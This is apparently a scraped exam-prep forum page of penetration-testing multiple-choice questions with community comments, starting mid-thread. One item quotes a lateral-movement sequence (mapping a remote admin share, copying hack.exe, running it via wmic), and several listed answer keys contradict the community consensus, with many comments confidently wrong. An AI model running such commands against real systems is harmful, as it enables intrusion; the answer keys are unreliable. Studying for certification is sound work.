WMIC.exe is a built-in Microsoft program that allows command-line access to the Windows Management Instrumentation. Using this tool, administrators can query the operating system for detailed information about installed hardware and Windows settings, run management tasks, and even execute other programs or commands.
upvoted 4 times

RRabbit Highly Voted 1 year, 8 months ago

The penetration tester is performing the following actions:
C. Mapping a share to a remote system
D. Executing a file on the remote system



The first command, "net use S: \\192.168.5.51\C\$\temp /persistent no", maps a share on a remote system (IP address 192.168.5.51) to the local system.

The second command, "copy c:\temp\hack.exe S:\temp\hack.exe", copies a file (hack.exe) to the mapped share.

The third command, "wmic.exe /node: "192.168.5.51" process call create "C:\temp\hack.exe"", creates a new process on the remote system (IP address 192.168.5.51) that runs the file hack.exe.

- A. Redirecting output from a file to a remote system: This action is not performed in the given output
- B. Building a scheduled task for execution: This action is not performed in the given output
- E. Creating a new process on all domain systems:

This action is not performed in the given output
F. Setting up a reverse shell from a remote system:
This action is not performed in the given output
G. Adding an additional IP address on the
compromised system: This action is not performed in
the given output
upvoted 10 times

  **wdmssk** 20 hours, 12 minutes ago

agree, but
the second command should be:
copy c:\temp\hack.exe s:\hack.exe
or the first command should be
corrected.
I think
upvoted 1 times

  **[Removed]** Most Recent 1 year, 5 months ago



The two actions being
performed by the penetration tester are:

D. Executing a file on the remote system: The
commands "copy c:\temp\hack.exe
S:\temp\hack.exe" and "wmic.exe
/node:"192.168.5.51" process call create
"C:\temp\hack.exe"" are used to copy
and execute the "hack.exe" file on the
remote system.



C. Mapping a share to a remote system: The command
"net use S: \192.168.5.51\C\$ \temp
/persistent:no" is used to map a share on the
remote system to a drive letter on the local system.
upvoted 1 times

  **nickwen007** 1 year, 6 months ago

Net Use is a command-line
utility used to map or disconnect network drives.
The syntax for running the command is net use [drive
letter] [UNC Path], where the UNC Path is the
location of the remote shared folder. It's
typically used to access files stored on remote
servers or computers.
The command 'net use S: \\192.168.5.51\c\$\temp
/persistent no' will map the folder
'C:\temp' to drive letter 'S',
make the connection persistent, and not prompt the
user to enter a password when connecting.
The command 'copy c:\temp\hack.exe
S:\temp\hack.exe' will copy the file
'hack.exe' from the local folder
'C:\temp' to the remote folder
'S:\temp'.
The command 'wmic.exe /node:
"192.168.5.51" process call create
"c:\temp\hack.exe"' will create a
process based on the file 'hack.exe'
located in the folder 'C:\temp' on the
remote computer with the IP address
'192.168.5.51'.
upvoted 1 times

  **kloug** 1 year, 7 months ago


d,f correct
upvoted 1 times

  **kloug** 1 year, 7 months ago

c and f
upvoted 1 times

  **[Removed]** 1 year, 7 months ago

C and D is
correct
upvoted 2 times

  **masso435** 1 year, 9 months ago

The copy command is
incorrect. The temp folder is part of the UNC path

you mapped so you would set the destination as just S: and not S:\temp.

upvoted 1 times

  **petercorn** 1 year, 10 months ago

Selected Answer: CD

CD should be the correct answers.

upvoted 4 times

After gaining access to a previous system, a penetration tester runs an Nmap scan against a network with the following results:

Nmap scan report for 192.168.10.10

Port	State	Service	Version
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
5985/tcp	open	Microsoft	HTTPAPI httpd 2.0 (SSDP/UPnP)

Nmap scan report for 192.168.10.11

Port	State	Service	Version
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
3389/tcp	open	ms-wbt-server	Microsoft Terminal Services

The tester then runs the following command from the previous exploited system, which fails:


```
Enter-PSSession -ComputerName 192.168.10.11 -Credential $cred
```

Which of the following explains the reason why the command failed?

- A. The tester input the incorrect IP address.
- B. The command requires the "port 135" option.
- C. An account for RDP does not exist on the server.
- D. PowerShell requires administrative privilege.

Correct Answer: A

Community vote distribution



Neolot Highly Voted 1 year, 11 months ago

Selected Answer: A

Answer is A.
Enter-Psession uses 5985 as the default port.
upvoted 22 times

Manzer Highly Voted 1 year, 11 months ago

Selected Answer: C

Answer is C.
Enter-psession is for rdp. The the credentials being supplied are not there.
upvoted 8 times

aleXplicitly 1 year, 6 months ago

Enter-PSSession is not RDP. RDP creates a UI to administer the machine using normal methods. The tester is trying to use WinRM which is the open port 5985, and Enter-PSSession uses 5985...
upvoted 7 times

fuzzyguzzy Most Recent 1 month ago

Selected Answer: A

Enter-Psession uses 5985 as the default port.
upvoted 1 times

CCSXorabove 2 months ago

Selected Answer: A

A for sure. C does not make sense.
upvoted 1 times

Etc_Shadow28000 2 months, 2 weeks ago

Selected Answer: C

C. An account for RDP does not exist on the server.

Explanation:

- RDP (Remote Desktop Protocol) requires a valid user account with appropriate permissions on the target server to establish a remote desktop session.
- The scan shows that port 3389 (used by RDP) is open on 192.168.10.11 but not on 192.168.10.10.
- If the penetration tester attempted to use RDP to access 192.168.10.11 without a valid user account or with incorrect credentials, the connection would fail.

upvoted 1 times

  **LiveLaughToasterBath** 8 months ago

Selected Answer: A

If you specify a connection URI with a Transport segment, but do not specify a port, the session is created by using standard ports: 80 for HTTP and 443 for HTTPS. To use the default ports for PowerShell remoting, specify port 5985 for HTTP or 5986 for HTTPS.

Enter-PSSession (Microsoft.PowerShell.Core)
Microsoft Learn
<https://learn.microsoft.com > en-us > powershell > module>

upvoted 1 times

  **KeToopStudy** 8 months, 2 weeks ago

Selected Answer: A

Enter-Psession uses port 5985 that is found on the other address.

upvoted 1 times

  **bieecop** 1 year, 1 month ago

Selected Answer: C

The command Enter-PSSession is used to establish a remote PowerShell session on a target system. In this case, the command failed most likely because there is no account set up for Remote Desktop Protocol (RDP) on the target system at IP address 192.168.10.11. The Nmap scan results indicate that port 3389 (used for RDP) is open on that system, but it's possible that there is no active RDP account configured, or there might be restrictions in place that prevent remote PowerShell sessions.

upvoted 1 times

  **biggydanny** 1 year, 4 months ago



Selected Answer: C

The reason why the command failed is most likely due to option C, which means that an account for Remote Desktop Protocol (RDP) does not exist on the server.

The command "Enter-PSSession -ComputerName 192.168.10.11 -Credential \$cred" is used to establish a PowerShell session on a remote computer with the specified IP address. This command requires the target system to have PowerShell remoting enabled, and the user must have appropriate permissions on the remote system.

The Nmap scan results show that port 3389, which is used for RDP, is open on the target system 192.168.10.11. Therefore, the assumption is that the tester intended to establish an RDP connection to this system but found that there is no account set up for RDP.

upvoted 2 times

  **biggydanny** 1 year, 4 months ago

Option A,
"The tester input the incorrect IP address," is possible but

less likely given that the Nmap scan results show that the target system is up and responding on the specified IP address.

Option B, "The command requires the -port 135 option," is incorrect since the command does not require a specific port to be specified.

Option D, "PowerShell requires administrative privilege," is not relevant to this issue since the command does not require administrative privilege. However, administrative privilege may be required to set up an RDP account on the target system.

upvoted 1 times

  **OnA_Mule** 1 year, 4 months ago

Selected Answer: A

This one is A. From Microsoft, "To use the default ports for PowerShell remoting, specify port 5985 for HTTP or 5986 for HTTPS."

Source:

<https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/enter-pssession?view=powershell-7.3>

Host 192.168.10.10 shows port 5985 open, so this is the correct host for connecting with remote Powershell (Enter-PSSession).

The host 192.168.10.11 had RDP open (port 3389) but remote Powershell does not use RDP, it uses ports 5985/5986.

upvoted 3 times

  **[Removed]** 1 year, 5 months ago

Based on the provided information, the best answer would be (C) An account for RDP does not exist on the server. The Nmap scan indicates that port 3389, which is used for RDP, is open on the target system 192.168.10.11. However, the Enter-PSSession command is specifically used to create a remote PowerShell session, not an RDP session. Therefore, the command would fail if there is no account on the target system that can be used for remote PowerShell access, or if the account credentials supplied in the \$cred variable are incorrect.

upvoted 1 times

  **cy_analyst** 1 year, 5 months ago

Selected Answer: A

The Nmap scan results show that port 5985 is open on IP address 192.168.10.10. This is the default port used by WinRM (Windows Remote Management), which is used by PowerShell to establish remote sessions. However, based on the command used by the tester, they were attempting to establish a remote PowerShell session with IP address 192.168.10.11, which may not have the necessary WinRM configuration to allow remote PowerShell connections.

Therefore, the command failed because the tester input the incorrect IP address.

upvoted 2 times

  **AaronS1990** 1 year, 5 months ago

abdulrishad can you do us all a favour and not comment until you have the faintest idea of what you're on about.

You've commented on this thread 9 times with multiple different answers and i'm actually embarrassed for you

upvoted 5 times

  **Brayden23** 1 year, 6 months ago

Selected Answer: C

The IP is not incorrect, there are two IP's listed. C is the correct answer

upvoted 1 times

KingIT_ENG 1 year, 6 months ago

previous system just one IP add and again type IP Wrong so A is answer

upvoted 1 times

KingIT_ENG 1 year, 6 months ago

5985 is WinRM which you connect to by using PSSession. Enter-PSSession does not use the RDP port, but rather WinRM to execute CLI commands

upvoted 2 times

KingIT_ENG 1 year, 6 months ago

A is correct answer

upvoted 1 times

nickwen007 1 year, 6 months ago

The command 'enter-ssession -computername 192.168.10.11 -credential \$cred' will establish a PowerShell session on the remote computer with the IP address '192.168.10.11' using the credentials stored in variable '\$cred'. 'enter-ssession' is not used for Remote Desktop Protocol (RDP). It is used to establish a PowerShell session on a remote computer.

upvoted 2 times

[Removed] 1 year, 6 months ago

C is correct?

upvoted 1 times

[Removed] 1 year, 6 months ago

I think A is correct type wrong IP add

upvoted 1 times

aleXplicitly 1 year, 6 months ago

Selected Answer: A

5985 is WinRM which you connect to by using PSSession. Enter-PSSession does not use the RDP port, but rather WinRM to execute CLI commands...

upvoted 2 times

[Removed] 1 year, 6 months ago

Yes A is the answer

upvoted 1 times

Which of the following assessment methods is MOST likely to cause harm to an ICS environment?

- A. Active scanning
- B. Ping sweep
- C. Protocol reversing
- D. Packet analysis

Correct Answer: A

Community vote distribution

A (100%)

[-] **👤 petercorn** **Highly Voted** 👍 1 year, 10 months ago

Selected Answer: A

Some plug-in scan tools perform tests that may actually disrupt activity on a fragile production system or, in the worst case, damage content on those systems.

upvoted 5 times

[-] **👤 RRabbit** **Most Recent** 🕒 1 year, 8 months ago

A. Active scanning is most likely to cause harm to an ICS (Industrial Control Systems) environment. Active scanning is a method of security assessment that involves actively sending packets to a target system to identify open ports, services, and vulnerabilities. This type of assessment can cause harm to an ICS environment as it may disrupt normal system operation and cause unintended consequences. Active scanning can cause system crashes, errors, or even cause physical damage to the devices that are being controlled.

B. Ping sweep is a method of identifying active hosts on a network by sending ICMP echo request packets to a range of IP addresses. It is considered less harmful than active scanning as it only sends a single packet to a target system to identify if it is active, it doesn't involve sending multiple packets like active scanning.

C. Protocol reversing: is the process of reversing the protocols of a system and analyzing the data coming in and out, it is not harmful as it only analyzes the data and doesn't generate any new packets.

D. Packet analysis: is the process of capturing and analyzing network packets to identify patterns, errors, or security threats. It is not harmful as it only captures and analyzes existing packets.

upvoted 3 times

[-] **👤 ronniehaang** 1 year, 9 months ago

A
Industrial control systems (ICSs), SCADA, and Industrial Internet of Things devices are used to manage factories, utilities, and a wide range of other industrial devices. They require special care when testing due to the potential for harm to business processes and other infrastructure if they are disrupted.

upvoted 2 times

During a penetration test, a tester is in close proximity to a corporate mobile device belonging to a network administrator that is broadcasting Bluetooth frames.

Which of the following is an example of a Bluesnarfing attack that the penetration tester can perform?

- A. Sniff and then crack the WPS PIN on an associated WiFi device.
- B. Dump the user address book on the device.
- C. Break a connection between two Bluetooth devices.
- D. Transmit text messages to the device.

Correct Answer: A

Community vote distribution

B (100%)

masso435 Highly Voted 1 year, 12 months ago

The answer is B.
upvoted 14 times

tahllious 1 year, 12 months ago

I agree.
upvoted 6 times

RRabbit Highly Voted 1 year, 8 months ago

B. Dump the user address book on the device

Bluesnarfing is a type of attack that involves unauthorized access to a Bluetooth-enabled device. One example of a Bluesnarfing attack is when an attacker accesses a mobile device and downloads the user's address book without their permission. This can be done by using specialized software tools to connect to the device and extract the data stored on it.

A. Sniff and then crack the WPS PIN on an associated WiFi device: This is not a Bluesnarfing attack, this is a WiFi-related attack known as WPS cracking attack

C. Break a connection between two Bluetooth devices: This is not a Bluesnarfing attack, this is a Denial of Service (DoS) attack

D. Transmit text messages to the device: This is not a Bluesnarfing attack, this is a Spoofing attack
upvoted 9 times

solutionz Most Recent 1 year, 1 month ago

Selected Answer: B

Bluesnarfing is a type of unauthorized access to a Bluetooth device, where an attacker can access and copy information stored on the device without the owner's knowledge or consent. Among the options provided, the one that best represents a Bluesnarfing attack would be:

B. Dump the user address book on the device.

This action would involve accessing and copying sensitive information (in this case, the user's address book) from the targeted device, which aligns with what is typically described as Bluesnarfing.

upvoted 1 times

chaser21 1 year, 2 months ago

Selected Answer: B

The correct answer is B.
Bluesnarfing is an attack to steal data from a Bluetooth device.



upvoted 1 times

  **nickwen007** 1 year, 6 months ago

Selected Answer: B

The answer is B. Dump the user address book on the device. Bluesnarfing is an attack that takes advantage of security flaws in Bluetooth-enabled devices, allowing a hacker to access sensitive information such as phone book contacts and calendar entries.

upvoted 3 times

  **kloug** 1 year, 7 months ago

bbbbbbbbbbbbbb

upvoted 3 times

  **petercorn** 1 year, 10 months ago

Selected Answer: B

Bluesnarfing: A Bluetooth attack that allows the hacker to exploit the Bluetooth device and copy data off the device. For example, the hacker could copy the contacts off of a victim's smartphone.

upvoted 5 times

  **Lee_Lah** 1 year, 11 months ago

Selected Answer: B

The answer is B.

Bluesnarfing is the unauthorized access of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, and PDAs. This allows access to calendars, contact lists, emails and text messages, and on some phones, users can copy pictures and private videos.

upvoted 4 times

  **RightAsTain** 1 year, 11 months ago

Answer is D. C would be BLE and requires NFC to steal info from the device. Right out of the book.

upvoted 1 times

  **Lee_Lah** 1 year, 11 months ago

The answer is B. It's not D because D is bluejacking, NOT bluesnarfing.

Bluejacking is the sending of unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones


upvoted 5 times

Penetration-testing activities have concluded, and the initial findings have been reviewed with the client. Which of the following best describes the NEXT step in the engagement?

- A. Acceptance by the client and sign-off on the final report
- B. Scheduling of follow-up actions and retesting
- C. Attestation of findings and delivery of the report
- D. Review of the lessons during the engagement

Correct Answer: A

Community vote distribution



SimonR2 Highly Voted 8 months, 3 weeks ago

Answer is "Attestation". I had this on my exam today and "Client Acceptance" wasn't even an option. It was replaced with "Demonstrate Findings to co-workers" or something similar to that!

upvoted 16 times

outnumber_gargle024 3 months, 3 weeks ago

thanks king

upvoted 4 times

rangertau Highly Voted 1 year, 11 months ago

Selected Answer: C

Attestation comes before client acceptance

upvoted 11 times

fuzzyguzzy Most Recent 1 month ago

Selected Answer: C

It's C

upvoted 1 times

Etc_Shadow28000 2 months, 2 weeks ago

Selected Answer: C

C. Attestation of findings and delivery of the report

After concluding penetration-testing activities and reviewing initial findings with the client, the next step is to formally attest to the findings and deliver the final report. This ensures that the client has a comprehensive and official document detailing the vulnerabilities identified, the methods used, and the recommendations for remediation. The client can then proceed to acceptance, follow-up actions, and review of lessons learned.

upvoted 1 times

deden 6 months, 1 week ago

Selected Answer: A



I vote A because client acceptance of the report dictates whether you have completed the scope of the engagement, otherwise testing continues.

B. Retesting occurs after the remediation activities, which is after A, C, and D.

C. Attestation document is required for compliance requirements, typically provided by the penetration testing team saying that this activity actually happened.

D. Lessons learned if for penetration testers improvement.

upvoted 1 times

  **M3t00** 8 months ago

Answer A

From the Pentest Sybex book (Pg421)

Wrapping up the engagement:

Post-Engagement cleanup

Client acceptance

Lessons learned

Follow-up actions/retesting

Attestation of Findings

Retention and Destruction of data

upvoted 3 times

  **[Removed]** 10 months ago

Selected Answer: C

Its c because its chatgpt

upvoted 2 times

  **[Removed]** 8 months ago

Chatpgpt

gave me "B". Odd.

upvoted 2 times

  **Teigan** 10 months, 1 week ago

Selected Answer: C

It's C

upvoted 1 times

  **matheusmartins** 1 year, 1 month ago

Selected Answer: A

I think A, we first

sign-off the report then delivery it.

upvoted 1 times

  **solutionz** 1 year, 1 month ago

Selected Answer: C

After the conclusion of penetration-testing activities and the initial review of findings with the client, the next logical step is typically to formalize those findings into a detailed report. This report will include the methods used, vulnerabilities discovered, risks assessed, and recommendations for remediation.

So the correct answer from the given options is:

C. Attestation of findings and delivery of the report

This step involves finalizing the findings, attesting to their accuracy, and delivering the comprehensive report to the client. It's a crucial step in ensuring that the client understands the vulnerabilities that were discovered and can take appropriate measures to address them. The other options may occur later in the process or in different contexts.

upvoted 1 times

  **biecop** 1 year, 2 months ago

Selected Answer: C

After the initial findings have been reviewed with the client, the penetration-testing engagement enters the final phase of attestation and report delivery. This step involves documenting and formalizing the findings, conclusions, and recommendations into a comprehensive report.

The attestation of findings involves ensuring the accuracy and integrity of the report. The penetration-testing team may undergo an internal review process to verify that all relevant information has been captured and the report reflects the results of the engagement accurately.

Once the report is finalized and attested, it is delivered to the client. The report delivery can be accompanied by a presentation or meeting to discuss the findings in detail and answer any questions or concerns the client may have.

upvoted 1 times

  **Lolazo** 1 year, 5 months ago

Selected Answer: C

The correct answer to the question is option C: Attestation of findings and delivery of the report. Once the report has been delivered to the client, they can review it and make an informed decision on the next steps, which may involve accepting and signing off on the report, scheduling follow-up actions and retesting, or reviewing the lessons learned during the engagement.

upvoted 2 times

  **xviruz2kx** 1 year, 5 months ago

Selected Answer: B

B. Scheduling of follow-up actions and retesting is the next step in the engagement. After the initial findings have been reviewed with the client, it is important to discuss and agree on a plan for addressing any vulnerabilities or weaknesses that were identified. This plan should include follow-up actions to mitigate the risks, such as remediation or patching of vulnerabilities, as well as retesting to ensure that the actions taken are effective. Only after these steps are completed can the engagement be considered complete, and the final report can be delivered for acceptance by the client and sign-off

upvoted 1 times

  **AaronS1990** 1 year, 5 months ago

I think this is A. I think the question itself is describing C

upvoted 1 times

  **cy_analyst** 1 year, 6 months ago

Selected Answer: C

This involves presenting the final report of the penetration-testing activities to the client, attesting to the accuracy and completeness of the findings, and delivering the report. The client can then use the report to address any vulnerabilities or weaknesses identified during the penetration-testing activities.

upvoted 1 times

  **cy_analyst** 1 year, 5 months ago

Once the client has reviewed the initial findings, the attestation of findings can be completed and documented, and the final report can be delivered to the client for acceptance and sign-off.

upvoted 1 times

  **cy_analyst** 1 year, 5 months ago



Acceptance by the client and sign-off on the final report, may occur after the attestation of findings and delivery of the report.

upvoted 1 times

  **[Removed]** 1 year, 6 months ago

p. 394 in Pearson's cert guide.....it's A... acceptance

upvoted 2 times

  **kloug** 1 year, 7 months ago

b option

upvoted 1 times

  **[Removed]** 1 year, 7 months ago

Answer is A
check the book
upvoted 3 times

  **[Removed]** 1 year, 7 months ago

A is correct
upvoted 1 times

A penetration tester discovers a web server that is within the scope of the engagement has already been compromised with a backdoor. Which of the following should the penetration tester do NEXT?

- A. Forensically acquire the backdoor Trojan and perform attribution.
- B. Utilize the backdoor in support of the engagement.
- C. Continue the engagement and include the backdoor finding in the final report.
- D. Inform the customer immediately about the backdoor.

Correct Answer: D

Community vote distribution

D (89%) 11%

RRabbit 1 year, 8 months ago

The correct answer is D.
Inform the customer immediately about the backdoor.
It is important to let the customer know as soon as possible so they can take the necessary steps to mitigate the risk posed by the backdoor. Option A is incorrect because forensically acquiring the backdoor Trojan and performing attribution can be done after informing the customer. Option B is incorrect because it would be a violation of the client's security policies and potentially the law. Option C is incorrect because notifying the customer should take priority over continuing the engagement.

upvoted 4 times

aliaka 1 year, 9 months ago

Selected Answer: D

Answer: D

upvoted 2 times

Mr_BuCh3th34D 1 year, 9 months ago

Selected Answer: D

Can't be A as it is not the attribution of the pentester to perform incident response activities on behalf of the customer.

upvoted 2 times

petercorn 1 year, 10 months ago

Selected Answer: D

Sorry, correction, agree with D

upvoted 4 times

petercorn 1 year, 10 months ago

Selected Answer: A

Agreed with A

upvoted 1 times

TCSNxS 1 year, 8 months ago

Absolutely not A. Generally speaking, this is either an exploit in progress or something was not made clear while scoping the test which can "taint" the results.

Either way, you notify the client via established channels.

upvoted 2 times

Which of the following would a company's hunt team be MOST interested in seeing in a final report?

- A. Executive summary
- B. Attack TTPs
- C. Methodology
- D. Scope details

Correct Answer: B

Community vote distribution

B (100%)

RRabbit Highly Voted 1 year, 8 months ago

B

A threat hunting team is primarily focused on identifying and mitigating potential security threats to the organization. To do this effectively, they need to understand the specific tactics, techniques, and procedures (TTPs) that attackers are using. This information allows the team to develop more targeted and effective countermeasures to protect the company's assets. An executive summary, methodology, and scope details may provide context for the TTPs, but the TTPs themselves are the most crucial piece of information for the threat hunting team.

upvoted 5 times

bieecop Most Recent 1 year, 1 month ago

Selected Answer: B

A company's hunt team (also known as a threat hunting team) would be most interested in seeing the Attack Tactics, Techniques, and Procedures (TTPs) identified during the penetration test in the final report. TTPs provide detailed insights into the methods, tools, and procedures used by attackers to compromise systems or networks. This information helps the hunt team understand potential attack vectors and improve their threat detection and incident response capabilities.

upvoted 1 times

cyberwolf 1 year, 8 months ago

B is correct, the hunt team are only interesting the Attack TTP - Tactic, Techniques and Procedures on the report.

upvoted 1 times

MaryamNesa 1 year, 8 months ago

C is correct


upvoted 1 times

A Chief Information Security Officer wants a penetration tester to evaluate whether a recently installed firewall is protecting a subnetwork on which many decades- old legacy systems are connected. The penetration tester decides to run an OS discovery and a full port scan to identify all the systems and any potential vulnerability. Which of the following should the penetration tester consider BEFORE running a scan?

- A. The timing of the scan
- B. The bandwidth limitations
- C. The inventory of assets and versions
- D. The type of scan

Correct Answer: C

Community vote distribution



- Lee_Lah** Highly Voted 1 year, 11 months ago

B. Bandwidth limitations as this could affect the legacy equipment that will be scanned.

upvoted 14 times
- RightAsTain** Highly Voted 1 year, 11 months ago

D. Testing a firewall to see what ports are open not penetrating the firewall. Use ack or fin scan.

upvoted 9 times
- deeden** 6 months, 1 week ago

Agreed. The CISO wants to check whether the Firewall is doing its job.

upvoted 1 times
- Hedwig74** Most Recent 5 months, 3 weeks ago

This is a hard one, as all of these need consideration. Timing is essential in any scan, not any more or less important on legacy systems. Bandwidth is the same. If you're just scanning, and you are, then they should be able to support a scan. The type of scan is important, particularly if you're trying to get into the legacy systems to retrieve info (i.e. SNMP vs SSH or in the clear vs encrypted, blah, blah...). The inventory, though, may be the most important. Inventory is the MOST important though, because it says assets and versions. Remember, the CISO wants to test the security of the new firewall, not the vulnerability of the legacy systems. So, with a proper inventory (to include IP's), you could exclude those IP addresses and test the firewall without affecting the legacy systems at all.

upvoted 1 times
- LiveLaughToasterBath** 7 months, 2 weeks ago

You'd be surprised how many people still run on 4x1 or less.

upvoted 1 times
- WANDOOCHOCO** 7 months, 4 weeks ago

Selected Answer: B


The keyword here is "decades-old legacy systems"

upvoted 1 times
- b0ad9e1** 8 months, 4 weeks ago

Selected Answer: B

" a subnetwork on which many decades- old legacy systems are



connected. "
Sometimes CompTIA is generous is giving us a big fat clue as to what the answer is.
They said "many decades old"
I am old enough to remember when 10mb Ethernet was a lot of bandwidth.
Again, "decades old".
Answer is B bandwidth limitations.
upvoted 3 times

  **lordguck** 9 months, 3 weeks ago

A: Possible
B: Unlikely as even old systems with let's say 10mbit Lan should be able to weather a port scan
C: The description say we want to discover so using the inventory is an unlikely solution
D. The type of scan: The type of scan (e.g., aggressive, stealth, non-intrusive) can significantly impact network systems. Aggressive scans are more thorough but can be more disruptive, especially to older systems. Non-intrusive scans are less likely to cause disruptions but might not provide as detailed information. Choosing the right type of scan for the environment is crucial.
upvoted 3 times

  **Noragretz** 1 year ago

inventory, then consider they type of scan that is safe to use on the legacy system
upvoted 1 times

  **4vv** 1 year, 1 month ago

Selected Answer: C

The most crucial to the penetration tester would be the inventory of assets and versions so they don't break the system (worse than breaking the business for a LIMITED time)
upvoted 1 times

  **solutionz** 1 year, 1 month ago

Selected Answer: B

When dealing with older legacy systems, there are specific concerns that a penetration tester must take into account before running a scan. Legacy systems might not be as robust as modern systems, and they could be more sensitive to certain types of scans.

Among the given options, B. The bandwidth limitations is a critical consideration. Many older systems may not handle high levels of network traffic very well, and a full port scan or OS discovery can generate a significant amount of traffic. This could potentially lead to issues such as network slowdowns or even crashes of the legacy systems.

So, the penetration tester should understand the bandwidth limitations and carefully plan the scan to ensure that it doesn't inadvertently cause problems with the systems they are trying to evaluate. This consideration helps ensure that the test doesn't disrupt normal operations or damage the systems themselves.
upvoted 3 times

  **tekgeek** 1 year, 1 month ago

Selected Answer: C

The correct answer is C.
The inventory of assets and versions.

Before running a scan, the penetration tester should consider the inventory of assets and versions of the systems on the subnetwork. Legacy systems can have different vulnerabilities and security issues compared to modern systems. Understanding the inventory of assets will help the tester focus on

identifying potential risks specific to the legacy systems.

While the other options (A, B, and D) are important considerations in penetration testing, they are not directly related to evaluating legacy systems' security.

upvoted 1 times

  **cloudgangster** 1 year, 2 months ago

Selected Answer: C

C. The inventory of assets and versions.

Understanding the inventory of assets and their associated versions is crucial before conducting a scan. This information helps the penetration tester identify the legacy systems and their specific characteristics, including potential vulnerabilities that may be present in outdated or unsupported software or hardware. By having a clear inventory, the penetration tester can tailor the scan to focus on the specific systems and versions present in the subnetwork, ensuring a more targeted and accurate assessment.



upvoted 1 times

  **konanna** 1 year, 4 months ago

Selected Answer: C

cccccccccccccc

upvoted 1 times

  **Ybc01** 1 year, 5 months ago

It's not C or D.

"The penetration tester decides to run an OS discovery and a full port scan to identify all the systems and any potential vulnerability." This sentence covers both C and D. Run an os discovery and full port scan = D. Considering that these are legacy systems and the pentester is already planning to scan "All" the systems, C doesn't make much sense to me. A makes the most sense because the old systems could be easily disrupted by the scans, which the client wouldn't want to happen during production hours.

upvoted 1 times

  **TCSNxS** 1 year, 6 months ago

D makes the most sense. The question is pretty specific about running a scan to gather OS and inventory info, so I'm assuming they don't have the assets yet. But you are likely trying to get past a FW. The type of scan is going to be critical.

upvoted 2 times

  **KingIT_ENG** 1 year, 6 months ago

More sense

C answer

upvoted 1 times

  **KingIT_ENG** 1 year, 6 months ago

C is the answer

upvoted 1 times

  **[Removed]** 1 year, 6 months ago

C is the answer The inventory of assets and versions

upvoted 2 times

Which of the following provides an exploitation suite with payload modules that cover the broadest range of target system types?

- A. Nessus
- B. Metasploit
- C. Burp Suite
- D. Ethercap

Correct Answer: B

Community vote distribution

B (100%)

bieecop 1 year, 1 month ago

Selected Answer: B

Metasploit have many
payload in Full version in rapid7
upvoted 1 times

RRabbit 1 year, 8 months ago

B. Metasploit

Metasploit is a widely used exploitation framework that provides a large number of payload modules that can target a broad range of system types. It is designed to be used by penetration testers to exploit vulnerabilities and gain access to systems. It supports a wide range of payloads and exploits, including Windows, Linux, and MacOS systems, as well as mobile devices and IoT devices. Additionally, Metasploit also provides a comprehensive set of post-exploitation modules that allows penetration testers to perform various actions on the target systems, such as gathering system information, escalating privileges, and creating backdoors. All of these features make Metasploit the most comprehensive exploitation suite and the best choice for pentesters who want to cover the broadest range of target systems types.

upvoted 2 times

som3onenooned1 1 year, 10 months ago

Selected Answer: B


Correct
upvoted 3 times

A security professional wants to test an IoT device by sending an invalid packet to a proprietary service listening on TCP port 3011. Which of the following would allow the security professional to easily and programmatically manipulate the TCP header length and checksum using arbitrary numbers and to observe how the proprietary service responds?

- A. Nmap
- B. tcpdump
- C. Scapy
- D. hping3

Correct Answer: A

Community vote distribution



ds Highly Voted 1 year, 11 months ago

Selected Answer: C

Scapy is manipulation tool
upvoted 9 times

RRabbit Highly Voted 1 year, 8 months ago

The correct answer is D.
hping3.

hping3 is a packet crafting tool that allows a user to easily craft and manipulate custom TCP packets, including the ability to adjust the TCP header length and checksum. It also allows the user to observe how the target responds to the custom packets. By contrast, Nmap is a port scanning utility, tcpdump is a packet sniffer, and Scapy is a powerful packet manipulation tool, but none of these tools have the same capabilities as hping3.

upvoted 6 times

beamage 1 year, 6 months ago

HPing3
observe the response
upvoted 1 times

Marty35 Most Recent 3 months, 3 weeks ago

Scapy can't observe
how a service responds, but hping3 can.
upvoted 2 times

solutionz 1 year, 1 month ago

Selected Answer: C

The tool that allows a security professional to programmatically manipulate TCP header length, checksum, and other packet details using arbitrary numbers is:

C. Scapy

Scapy is a powerful Python library and interactive tool that enables the creation, manipulation, sending, and receiving of network packets. It is often used for network discovery, scanning, and vulnerability testing, and it can be very useful when testing how a proprietary service responds to specifically crafted or invalid packets. Options A, B, and D are valuable tools in the networking and security domains, but Scapy is particularly well-suited for this kind of packet manipulation and analysis.

upvoted 1 times

Gargamella 1 year, 5 months ago

Scapy is the right.
Comptia Self Study book, on appendix under crafting
tool say Scapy
upvoted 1 times

  **lifehacker0777** 1 year, 5 months ago

Selected Answer: C

hping3 is scriptable using
the Tcl language. but,
Scapy is a powerful interactive packet manipulation
tool, packet generator, network scanner, network
discovery, packet sniffer, etc. It can for the
moment replace hping, 85% of nmap, arpspoof, arp-sk,
arping, tcpdump, tethereal, p0f,

In scapy you define a set of packets, then it sends
them, receives answers, matches requests with
answers and returns a list of packet couples
(request, answer) and a list of unmatched packets.
This has the big advantage over tools like nmap or
hping that an answer is not reduced to
(open/closed/filtered), but is the whole packet.

upvoted 1 times

  **nickwen007** 1 year, 6 months ago

Selected Answer: C

Scapy is a powerful packet
manipulation tool that allows users to craft, send,
and receive custom TCP packets. It can be used to
manipulate the TCP headers and to observe the
response from the proprietary service.

upvoted 3 times

  **[Removed]** 1 year, 6 months ago

Yes C is
the answer
upvoted 2 times

  **[Removed]** 1 year, 6 months ago



Share your answer
Hping 3 or Scapy?
my answer is Scapy
upvoted 1 times

  **Frog_Man** 1 year, 6 months ago

By definition from Wiki, it
is Scapy.
upvoted 3 times

  **[Removed]** 1 year, 6 months ago

Scapy is
correct because programmatically
its pythone base manipulation
upvoted 1 times

  **kloug** 1 year, 7 months ago



c correct
upvoted 3 times

  **[Removed]** 1 year, 7 months ago

yes C is
the best answer
